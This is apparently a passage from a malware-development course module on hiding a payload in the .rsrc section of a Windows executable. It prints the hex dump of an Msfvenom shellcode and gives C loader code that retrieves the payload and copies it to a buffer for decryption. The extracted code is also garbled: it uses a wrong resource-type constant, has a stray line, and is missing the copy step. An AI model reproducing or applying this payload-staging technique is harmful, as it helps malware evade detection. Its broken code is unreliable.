

Payload Placement - .rsrc Section


Introduction

Saving the payload in the `.rsrc` section is one of the best options as this is where most real-world binaries save their data. It is also a cleaner method for malware authors, since larger payloads cannot be stored in the `.data` or `.rdata` sections due to size limits, leading to errors from Visual Studio during compilation.


.rsrc Section

The steps below illustrate how to store a payload in the `.rsrc` section.


1. Inside Visual Studio, right-click on 'Resource files' then click Add > New Item.




2. Click on 'Resource File'.




3. This will generate a new sidebar, the Resource View. Right-click on the .rc file (Resource.rc is the default name), and select the 'Add Resource' option.




4. Click 'Import'.



5. Select the calc.ico file, which is the raw payload renamed to have the `.ico` extension.



6. A prompt will appear requesting the resource type. Enter "RCDATA" without the quotes.



7. After clicking OK, the payload should be displayed in raw binary format within the Visual Studio project


```

Toolbox
Output
Error List
Resource.rc...ATA1 - RCDATA*
main.c
00000000 FC 48 83 E4 F0 E8 C0 00 00 00 41 51 41 50 52 51 .H.....AQAPRQ
00000010 56 48 31 D2 65 48 8B 52 60 48 8B 52 18 48 8B 52 VH1.eH.R`H.R.H.R
00000020 20 48 8B 72 50 48 0F B7 4A 4A 4D 31 C9 48 31 C0 H.rPH..JJM1.H1.
00000030 AC 3C 61 7C 02 2C 20 41 C1 C9 0D 41 01 C1 E2 ED .<a|., A...A....
00000040 52 41 51 48 8B 52 20 8B 42 3C 48 01 D0 8B 80 88 RAQH.R .B<H.....
00000050 00 00 00 48 85 C0 74 67 48 01 D0 50 8B 48 18 44 ...H...tgH..P.H.D
00000060 8B 40 20 49 01 D0 E3 56 48 FF C9 41 8B 34 88 48 .@ I...VH...A.4.H
00000070 01 D6 4D 31 C9 48 31 C0 AC 41 C1 C9 0D 41 01 C1 ..M1.H1...A...A..
00000080 38 E0 75 F1 4C 03 4C 24 08 45 39 D1 75 D8 58 44 8.u.L.L$.E9.u.XD
00000090 8B 40 24 49 01 D0 66 41 8B 0C 48 44 8B 40 1C 49 .@$I...fA...HD.@.I
000000a0 01 D0 41 8B 04 88 48 01 D0 41 58 41 58 5E 59 5A ..A...H...AXAX^YZ
000000b0 41 58 41 59 41 5A 48 83 EC 20 41 52 FF E0 58 41 AXAYAZH.. AR..XA
000000c0 59 5A 48 8B 12 E9 57 FF FF FF 5D 48 BA 01 00 00 YZH...W...]H....
000000d0 00 00 00 00 00 48 8D 8D 01 01 00 00 41 BA 31 8B .....H.....A.1.
000000e0 6F 87 FF D5 BB E0 1D 2A 0A 41 BA A6 95 BD 9D FF o.....*.A.....
000000f0 D5 48 83 C4 28 3C 06 7C 0A 80 FB E0 75 05 BB 47 .H..(<.|....u..G
00000100 13 72 6F 6A 00 59 41 89 DA FF D5 63 61 6C 63 00 .roj.YA....calc.
00000110

```

8. When exiting the Resource View, the "resource.h" header file should be visible and named according to the .rc file from Step 2. This file contains a define statement that

refers to the payload's ID in the resource section (IDR_RCDA1). This is important in order to be able to retrieve the payload from the resource section later.



```
1  #ifndef __NO_DEPENDENCIES__
2  // Microsoft Visual C++ generated include file.
3  // Used by Resource.rc
4  //
5  #define IDR_RCDA1 101
6
7  // Next default values for new objects
8  //
9  #ifdef APSTUDIO_INVOKED
10 #ifndef APSTUDIO_READONLY_SYMBOLS
11 #define _APS_NEXT_RESOURCE_VALUE 102
12 #define _APS_NEXT_COMMAND_VALUE 40001
13 #define _APS_NEXT_CONTROL_VALUE 1001
14 #define _APS_NEXT_SYMED_VALUE 101
15 #endif
16 #endif
17
```

Once compiled, the payload will now be stored in the `.rsrc` section, but it cannot be accessed directly. Instead, several WinAPIs must be used to access it.

- [FindResourceW](#) - Get the location of the specified data stored in the resource section of a special ID passed in (this is defined in the header file)
- [LoadResource](#) - Retrieves a `HGLOBAL` handle of the resource data. This handle can be used to obtain the base address of the specified resource in memory.
- [LockResource](#) - Obtain a pointer to the specified data in the resource section from its handle.
- [SizeofResource](#) - Get the size of the specified data in the resource section.

The code snippet below will utilize the above Windows APIs to access the `.rsrc` section and fetch the payload address and size.

```
#include <Windows.h>
#include <stdio.h>
#include "resource.h"

int main() {

    HRSRC    hRsrc          = NULL;
    HGLOBAL  hGlobal        = NULL;
    PVOID    pPayloadAddress = NULL;
    SIZE_T    sPayloadSize  = NULL;
```

```

        // Get the location to the data stored in .rsrc by its id
        *IDR_RCDA1*
        hRsrc = FindResourceW(NULL, MAKEINTRESOURCEW(IDR_RCDA1),
RT_RCDA1);

        if (hRsrc == NULL) {
            // in case of function failure
            printf("[!] FindResourceW Failed With Error : %d \n",
GetLastError());
            return -1;
        }

        // Get HGLOBAL, or the handle of the specified resource data
        since its required to call LockResource later
        hGlobal = LoadResource(NULL, hRsrc);
        if (hGlobal == NULL) {
            // in case of function failure
            printf("[!] LoadResource Failed With Error : %d \n",
GetLastError());
            return -1;
        }

        // Get the address of our payload in .rsrc section
        pPayloadAddress = LockResource(hGlobal);
        if (pPayloadAddress == NULL) {
            // in case of function failure
            printf("[!] LockResource Failed With Error : %d \n",
GetLastError());
            return -1;
        }

        // Get the size of our payload in .rsrc section
        sPayloadSize = SizeofResource(NULL, hRsrc);
        if (sPayloadSize == NULL) {
            // in case of function failure
            printf("[!] SizeofResource Failed With Error : %d \n",
GetLastError());
            return -1;
        }

        // Printing pointer and size to the screen
        printf("[i] pPayloadAddress var : 0x%p \n", pPayloadAddress);

```

```
printf("[i] sPayloadSize var : %ld \n", sPayloadSize);
printf("[#] Press <Enter> To Quit ...");
getchar();
return 0;
}
```

After compiling and running the code above, the payload address along with its size will be printed onto the screen. It is important to note that this address is in the `.rsrc` section, which is read-only memory, and any attempts to change or edit data within it will cause an access violation error. To edit the payload, a buffer must be allocated with the same size as the payload and copied over. This new buffer is where changes, such as decrypting the payload, can be made.

Updating .rsrc Payload

Since the payload can't be edited directly from within the resource section, it must be moved to a temporary buffer. To do so, memory is allocated the size of the payload using [HeapAlloc](#) and then the payload is moved from the resource section to the temporary buffer using `memcpy`.

```
// Allocating memory using a HeapAlloc call
PVOID pTmpBuffer = HeapAlloc(GetProcessHeap(), 0, sPayloadSize);
if (pTmpBuffer != NULL){
    // copying the payload from resource section to the new buffer
```

[Previous](#)
[Modules](#)
[Complete](#)
[Next](#)

```
// Printing the base address of our buffer (pTmpBuffer)
printf("[i] pTmpBuffer var : 0x%p \n", pTmpBuffer);
```

Since `pTmpBuffer` now points to a writable memory region that is holding the payload, it's possible to decrypt the payload or perform any updates to it.

The image below shows the Msfvenom shellcode stored in the resource section.

